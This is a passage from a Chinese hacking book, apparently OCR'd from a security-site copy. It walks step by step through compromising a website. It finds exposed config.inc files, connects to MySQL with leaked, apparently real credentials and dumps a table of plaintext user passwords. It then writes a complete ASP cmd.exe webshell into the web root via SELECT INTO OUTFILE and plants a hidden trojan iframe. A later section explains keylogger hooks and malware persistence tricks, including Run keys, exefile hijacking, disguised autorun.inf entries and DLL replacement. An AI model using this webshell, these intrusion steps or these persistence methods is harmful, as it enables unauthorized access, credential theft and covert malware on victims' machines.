免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

manage.asp

login.asp

password.asp

psd.asp

admin/login.asp

admin_login.asp 等

一个个地测试，一会就可以得到管理页面，是 **admin.asp**，也就是说，管理后台登录界面地址是：**http://www.***.com/admin.asp**，进入后就可以自行添加会员账号。进去后，还发现这个管理后台有修改网站页面的功能，跟上面介绍到的海洋顶端木马中修改网站页面代码的功能还差不多，这时盗号者就可以在页面中插入中网页代码：**<iframe src="http://www.***.com/heidan/new/my1/mm.html" name="zhu" width="0" height="0" frameborder="0">**(上面介绍过这代码的用途)，这样就使这个网站的页面带上了木马代码，浏览者一旦打开这个网站中存在木马代码的页面，那么就肯定会中木马！

4.3.13 入侵网站数据库并捆绑木马网页

现在的网站主流结构是以数据库加动态交互环境而构成的，这就给入侵者入侵并捆绑木马网页带来了条件，下面展示一次实际的入侵网站数据库并进一步捆绑木马网页的过程！

步骤 1 打开百度中文搜索引擎，查询字符 **config.inc**，这个字符是 **MYSQL** 数据库中保存数据库密码等敏感信息的文件，可以看到非常多的结果(如图 **4-65**)，很多都是直接显示了这个文件的具体路径。找一个网站进行下手。



图 4-65 寻找密码信息

步骤 2 一个非常清爽的站点，看起来美工还非常不错（如图 **4-66**）。直接在网站地址后面带上字符 **config.inc**，然后“回车”，浏览器中立即显示出一些字符信息，看来有漏洞！ 仔细看了看发现显示的信息为数据库密码等。看来这台主机根本没有经过任何安全设置，直接安装好打上补丁就放于网上的！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-66 有漏洞的网页

其中的数据如下(如图 **4-67**)：




图 4-67 网页中数据

```
<?
//<!-- Website information -->
$domain = "****.com"; //the domain name of the Website;
$companyName_Inc = "**** timber trade Inc Limit";
$companyName_local = "hostname";
$companyemail = "****@****.com";
$WebMasterMail = "Webmaster@****.com";
$businessMail = "****@****.com";
$designer = "****";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
$designerMail = "sky@2bbetter.com";
$support = "support@****.com";
$year = date("Y");
$month = date("m");
$day = date("d");

//<!-- general constants -->
$news_record_onepage = 5; //The no of days in the news section.
$topnews_record_onepage = 3;
$css_file = "normal.css";
$css_path = "http://".$domain."/".$css_file;

//<!-- language pack -->
$text_nextpage ="下一页"; //next  page
$text_prepage  ="上一页"; //previous page

//<!-- Database connecting constants -->
$dbuser   = "wu16106"; // the username that used to connect mysql
$dbpass   = "13284813"; // the password
$dbhost   = "****.com"; //the hostname
$dbnamea = "db_yfmy_com";//"yfmy"; // the name of the database u want to
connect
$dbnameb="";
$dbnamec="";
$dbnamee="";
$db = mysql_connect($dbhost, $dbuser,$dbpass);
mysql_select_db($dbnamea,$db);
?>
```

很容易从其中三句：

```
$dbuser   ="wu16106"; // the username that used to connect mysql
$dbpass   ="13284813"; // the password
$dbhost   ="***.com"; //the hostname
```

得到了数据库地址，管理员账号以及密码，它们分别是：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

******.com**，**wu16106**，**13284813**。

有了这些东西，入侵者就可以轻易入侵！

由于要连接上目标主机的 **mysql** 数据库，所以必须在本机上也安装一个 **mysql** 数据库，这样才能连接上，因为 **mysql** 数据库提供了远程连接的功能！

从网上下载了一个 **mysql** 数据库进行了简单的安装，很快就弄好了！

注意：mysql 数据库通常被一些企业用来保存个人资料、公司文件、订货项目等等信息，目前非常流行，和 mssql 数据库并称双雄！

其实个人安装 **mysql** 数据库非常简单，只需要从网上下载一个免费的版本，然后就可以双击安装程序一路按“回车”地安装下去！安装完毕后按照下面步骤启动：

步骤 1 安装至默认目录 **C:\mysql** 下，将目录 **C:\mysql\bin** 下的 **mysqld-shareware.exe** 复制一份，给名为 **mysqld.exe**。

步骤 2 打开 **MS-DOS** 窗口，在 **C:\mysql\bin** 路径下输入命令：**mysqld -nt**。

步骤 3 新开一 **MS-DOS** 窗口，到 **C:\mysql\bin** 路径下输入命令：**mysql** ，如正确，将显示如下信息：

Welcome to the MySQL monitor . Command end with ; or \g.

Your MySQL connection id is 37 to server version: 3.22.30-shareware-debug

Type 'help' for help.

mysql>

这说明已经成功在自己的电脑上安装了 **MySQL** 数据库）

步骤 4 这下可以连接远程数据库了，在连接之前把数据库地址 *****.com** 转化为 **IP** 地址，这样就符合数据库连接命令规则了！

打开 **DOS** 命令行，输入命令：

ping **.com**，按“回车”后即可将其转化为 **IP** 地址：**211.154.*.***（如图 **4-68**）。




图 4-68 转化 IP 地址

输入连接远程数据库的命令：

mysql -h211.154.*.* -uwu16106 -p13284813，提示连接成功！显示出欢迎信息！出现命令提示符：**mysql>**（如图 **4-69**）

小提示：mysql 数据库连接格式：mysql -h 主机地址 -u 用户名 -p 用户密码。

步骤 5 已经成功连接上数据库了，接下来看看里面藏了什么好东西啊！输入显示数据库列表的命令：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-69 成功连接数据库

show databases;出来非常多的数据库列表(如图 **4-70**),看看这些名字,大概都是些客户的名称!




图 4-70 数据库的内容信息

仔细看了看数据库列表,可以发现其中有个 **user** 表,有可能是网站论坛的用户资料!

输入显示表中记录的命令:

select * from user;




图 4-71 用户资料信息

小提示:mysql 数据库显示指定表的内容的格式:select * from 表名。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

果真是论坛数据库的表，里面进行了详细的分类：**userid**，**password**，**email**，**icq** 等，这就是论坛的用户资料数据库。

盗号者轻易就可以获得大量的论坛用户资料（如图 **4–71**），而且更可怕的是密码都是未经过加密的，可以直接看到！还有上次登录论坛时的 **IP** 等信息也是一目了然！

步骤 6 已经将它的数据库文件饱览一遍，可惜这样只能得到一些数据库东东，那些主页信息没多大意思，还是进一步入侵其数据库所在主机吧！

这时入侵者会上传一个 **ASP** 编写的 **Web** 命令行木马，相当于一个 **cmdshell**，在里面可以执行任意的 **DOS** 命令。

这里所说到的上传并非利用 **FTP** 命令，**IPC** 管道等东东上传，而是一个一个字母的输入语句，最后即可生成 **ASP** 木马。

注：这种方式是入侵者在无懒的情况下才会使用，所以看管好数据库是非常重的。

输入创建表的命令：

create table heidan(cmd TEXT)，可创建一个名为 **heidan** 的数据库表名，这个表只有一个字段名叫 **cmd**，数据类型为 **TEXT**

小提示：创建数据库表的格式：create table 表名。

输入的代码如下（如图 **4–72**）：



图 4–72 用 MySQL 创建表

```
<% Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile
On Error Resume Next
Set oScript = Server.CreateObject(""WSCRIPT.SHELL"")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Set oScriptNet = Server.CreateObject(""WSCRIPT.NETWORK"")
Set oFileSys = Server.CreateObject(""Scripting.FileSystemObject"")
szCMD = Request.Form(""".CMD"")
If (szCMD <> """")Then
szTempFile = ""C:\"" & oFileSys.GetTempName()
Call oScript.Run (""cmd.exe /c "" & szCMD & "" > "" & szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If %>
<HTML><title>安全联盟欢迎您的到来，地址 http://www.****.net</title><BODY><FORM action=""<%= Request.ServerVariables(""URL"")%>"" method=""POST"">
<input type=text name="".CMD"" size=45 value=""<%= szCMD %>""><input type=submit value=""Run"">
</FORM><PRE>
<% If (IsObject(oFile))Then
On Error Resume Next
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call oFileSys.DeleteFile(szTempFile, True)
End If%>
</BODY></HTML>
```

这样入侵者就可以将内容导出为 ASP 文件了。

输入导出命令：


```
select * from tmp into outfile "C:\\inetpub\\wwwroot\\heidan.asp"
```

因为这样的主机很多东西都是默认安装的，所以入侵者一般都会估计它的 Web 网页物理路径为 C:\inetpub\wwwroot，结果证实是猜对了。这样就将这些代码导出为 heidan.asp 了，典型 ASP 木马！在浏览器中输入：http:/www.***.com/heidan.asp，成功出现一个 Webshell，可以在上面执行任何权限规定下的命令。

这一部分的木马网页，详细地讲解了一些经典、常见、流行的木马网页的制作与防范方法，其中很多可能都是大家都曾经遇到过的，这里拿来与大家一一见面，目的只有一个：就是坚决抵制网络游戏盗号，加强安全意识。特别要求，文章中还涉及到了一些入侵网站并捆绑木马网页的过程，也希望读者们细细体会！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

盗取本地的账号、密码等等一般有三种方法：一种为暴力破解（穷举），还有一种是监听键盘输入，另外一种是利用某种方法得到 Windows 操作系统所保存的密码。前一种方法一般多用于特定软件、特定程序（比如 QQ、某款网络游戏等）。这种方法在这本书的其他章节都有详细叙述，本章主要介绍第二种方法，这是较为普遍的系统监听，适合于监听各种软件、程序，当然，也有监听某种软件的专用程序。好了，在本章里，你将学到以下内容：

密码偷窥原理。本立则道生，知道最基本的原理，才能更好地运用一些东西（不要误会，这说的当然是防御）

几款常用监听软件的介绍、分析、卸载、防御（提醒一下，卸载和防御是重点）。重点介绍了“广外幽灵”等等常用的程序。

一款简单键盘记录程序的编写。让各位领略密码记录的奥妙，你将会发现，写那些键盘记录程序的人并没有强到哪里去，其实可能各位看到笔者写的文章就已经发现这一点了。如果你已经准备好了，就开始吧。

5.1 如何偷窥本地密码

5.1.1 监听程序是怎么实现监听的

大家玩“仙剑”的时候，按下某个方向键，李逍遥就往某个方向走去了；按下空格键，就可以跟某个人谈话了，这就是说程序已经监听了键盘。再比如说，在 **Windows** 下按下 **Windows** 键+ **E**，结果调出了“我的电脑/资源管理器”，也就是说 **Windows** 操作系统监听了键盘输入。从上面的例子中，大家可能都已经知道了 **Windows** 操作系统拥有所有的账号、密码等键盘输入记录。如果要获得这些信息，可以想办法向 **Windows** “要”，或者在信息的传递途中“截获”下来就行了，而那些盗号的人也知道这一点，并且也这么做了，编写了各种木马程序以向 **Windows**“要”及截获键盘输入。

再深入一点，那些软件是怎么向 **Windows**“要”密码的？在输入密码的地方其实就是一个普通的文本框（叫做 **edit** 控件）加上这里输入的是密码的标记，有了这个标记输入的密码就会用“*”号显示了。然而，虽然看到的是 * 号，但在系统内部还是记录了密码内容，因此，那些程序只要向 **Windows** 查询这个控件里面的内容，就得到了密码。

如果不向 **Windows**“要”密码，那么那些软件又是怎么拦截键盘输入的呢？**Windows** 系统是建立在事件驱动的机制上的，说穿了就是整个系统都是通过消息的传递来实现的（更通俗地说，按了一下向上的方向键，然后这个信息（消息）传递给 “仙剑”，接着“仙剑”再进行处理，让李逍遥向上走一步）。在 **Windows** 系统中还有个叫做“钩子”的东西，“钩子”可以监视系统或进程中（各种程序）的各种事件消息（比如键盘输入），截获发往目标程序窗口的消息并进行处理。那么，如果通过程序在系统中安装自定义的钩子，监视系统中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

键盘的输入，再将键盘的输入在另外的地方记录下来，就可以把密码记录下来。盗号软件的作者正是根据这些原理，编写了盗号软件。

除了上面两种方法外，还有一种比较简单的方法，这个方法看起来比较笨：就是程序运行时不断地对键盘进行扫描，看有没有哪个键被触发，然后将得到的信息经过一些处理，也可以得到键盘输入的内容。

1. 监听程序是如何运行的

监听程序必须随系统启动驻留在系统的后台，才能够监听账号、密码，所以它必须要有随启动运行的方法。熟悉监听程序的启动运行方式，有助于我们防范、卸载监听程序。

监听程序一般都是随系统启动运行的，有些监听特定程序的软件就是当被监听的程序运行时才启动，下面几种方法就可以达到这样的目的。

(1)一个很古老的方法——修改批处理，一般通过修改下面三个文件来运行：

Autoexec.bat(自动批处理，在引导系统时执行)

Winstart.bat(在启动 GUI 图形界面环境时执行)

Dosstart.bat(在进入 MS-DOS 方式时执行)

例如：编辑 **C:\windows\Dosstart.bat**，加入：**start Notepad**，进入“MS-DOS 方式”时，就可以看到记事本被启动了。

(2)一种常用的方法——通过修改系统配置文件 **System.ini**、**Win.ini** 来达到自动运行的目的，涉及范围有：

在 **Win.ini** 文件中：

[windows]

load=程序名

run=程序名

在 **System.ini** 文件中：

[boot]

shell=Explorer.exe

其中修改 **System.ini** 中 **Shell** 值的情况要多一些，监听程序通过修改这里使自己成为 **Shell**，然后加载 **Explorer.exe**，从而达到监听用户电脑的目的。

(3)一个很老套的方法——通过注册表中的 **Run** 来启动：

80%的监视程序是通过在

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\SoftwareMicrosoft\Windows\CurrentVersion\RunOnceEx

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runserveices

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce 中添加键值，可以比较容易地实现程序的加载，黑客尤其方便在带“**Once**”的主键中作手脚，因为带“**Once**”的主键

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中的键值在程序运行后将被删除。这样，当用户使用注册表修改程序查看时，不会发现异样。另外，还有的程序在启动时删除 **Run** 中的键值，而在退出时（或关闭系统时）又添加键值，达到隐蔽自己的目的(但这种方法的另一缺点是害怕意外死机)

(4)很受黑客喜爱的方法——通过文件关联启动：

通过 **EXE** 文件的关联 **(exefile)**，就是将注册表中 **HKEY_CLASSES_ROOT\exefile** 下的 **shell\open\command** 的默认值"%1"%改成 **x:\ xxx\xxx.exe** "%1"%(监听程序的路径)，让系统在执行任何程序之前都运行监视程序。通常修改的还有 **txtfile**(只要读取 **txt** 文本文件就执行监视程序)、**regfile**(注册表文件关联，一般用来防止用户恢复注册表，例如让用户双击 **.reg** 文件就关闭计算机)、**unkown**(未知文件关联)。为了防止用户恢复注册表，用此法的黑客通常还连带"谋杀"**scanreg.exe**、**sfc.exe**、**Extrac32.exe**、**regedit.exe** 等程序，阻碍用户修复。

(5)比较新式的方法——利用光盘的自动运行功能：

这是黑客最新研发的成果，之前该方法不过被电脑发烧友用来修改硬盘的图标而已，如今它被赋予了新的意义了。**Windows** 的自动运行功能确实很差劲，早年许多朋友因为自动运行光盘中带有 **CIH** 病毒而中招。现在不少软件可以方便地禁止光盘的自动运行，但是硬盘呢却不能幸免。其实硬盘也支持自动运行，你可尝试在 **D** 盘根目录下新建一个 **Autorun.inf** 文件，用记事本打开它，输入如下内容：

[autorun]

open=Notepad.exe

保存后重新启动，进入"我的电脑"，然后双击 **D** 盘盘符，你可以看到记事本被打开了，而 **D** 盘却没有打开。

当然，以上只是一个简单的实例，可以换成监听程序，黑客可能做得得谨慎很多，他们会把程序改名为" **.exe**"(请注意！不是空格，而是中文的全角空格，这样在 **Autorun.inf** 中我们只会看到"**open=** "而被忽略，此种行径在修改系统配置时也常使用，如"**run=** "；为了更好地隐藏自己，其程序运行后，还会替你打开硬盘，让你难以查觉到其他软件已经运行。

(6)比较高级的方法——利用对动态连接库(**DLL**)的调用：

我们先得了解一个 **Windows** 程序设计的一个重要的东西 **API**（**Application Programming Interface**），也就是应用程序编程接口，在 **Windows** 程序设计领域发展初期，**Windows** 程序员所能使用的编程工具惟有 **API** 函数，这些函数是 **Windows** 提供给应用程序与操作系统各种功能(如弹出警告错误的对话框等)的接口。而 **DLL** 文件是 **Windows** 的基础，因为所有的 **API** 函数都是在 **DLL** 中实现的。**DLL** 文件没有程序逻辑，它并不能独立运行，是由多个功能函数构成，一般都是由程序加载并调用的。黑客可以将监听程序编写成 **DLL**，并且通过别的程序的调用从而达到启动运行的目的，例如：拨号上网的朋友必须使用 **Rasapi32.dll** 中的 **API** 函数来进行连接，那么黑客就会替换这个 **DLL**，当用户的应用程序调用这个 **API** 函数，监听程序就会先启动，然后再调用真正的函数完成这个功能。

(7)高手专用方法——通过 **VxD** 启动

VxD 程序是 **Windows 9x** 下权力最大的程序，叫做虚拟设备驱动程序，它是用来让 **DOS** 及 **Windows**

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



应用程序都认为它们自己拥有所有的硬件资源用的，所以，这些程序在系统启动时都应当被载入运行，把监听程序写成 VxD,自然就开机运行了。怎么运行的？这些虚拟驱动程序需要一个程序来建立、维护、管理，这就是虚拟机管理器（VMM），VMM 是第一个被载入运行的 VxD 程序（对，VMM 是众多 VxD 程序之一），VMM 运行后，就初始化其它 VxD 程序，接着，其它 VxD 程序就被系统载入了。要让 VMM 加载一个 VxD，可以 1）在注册表

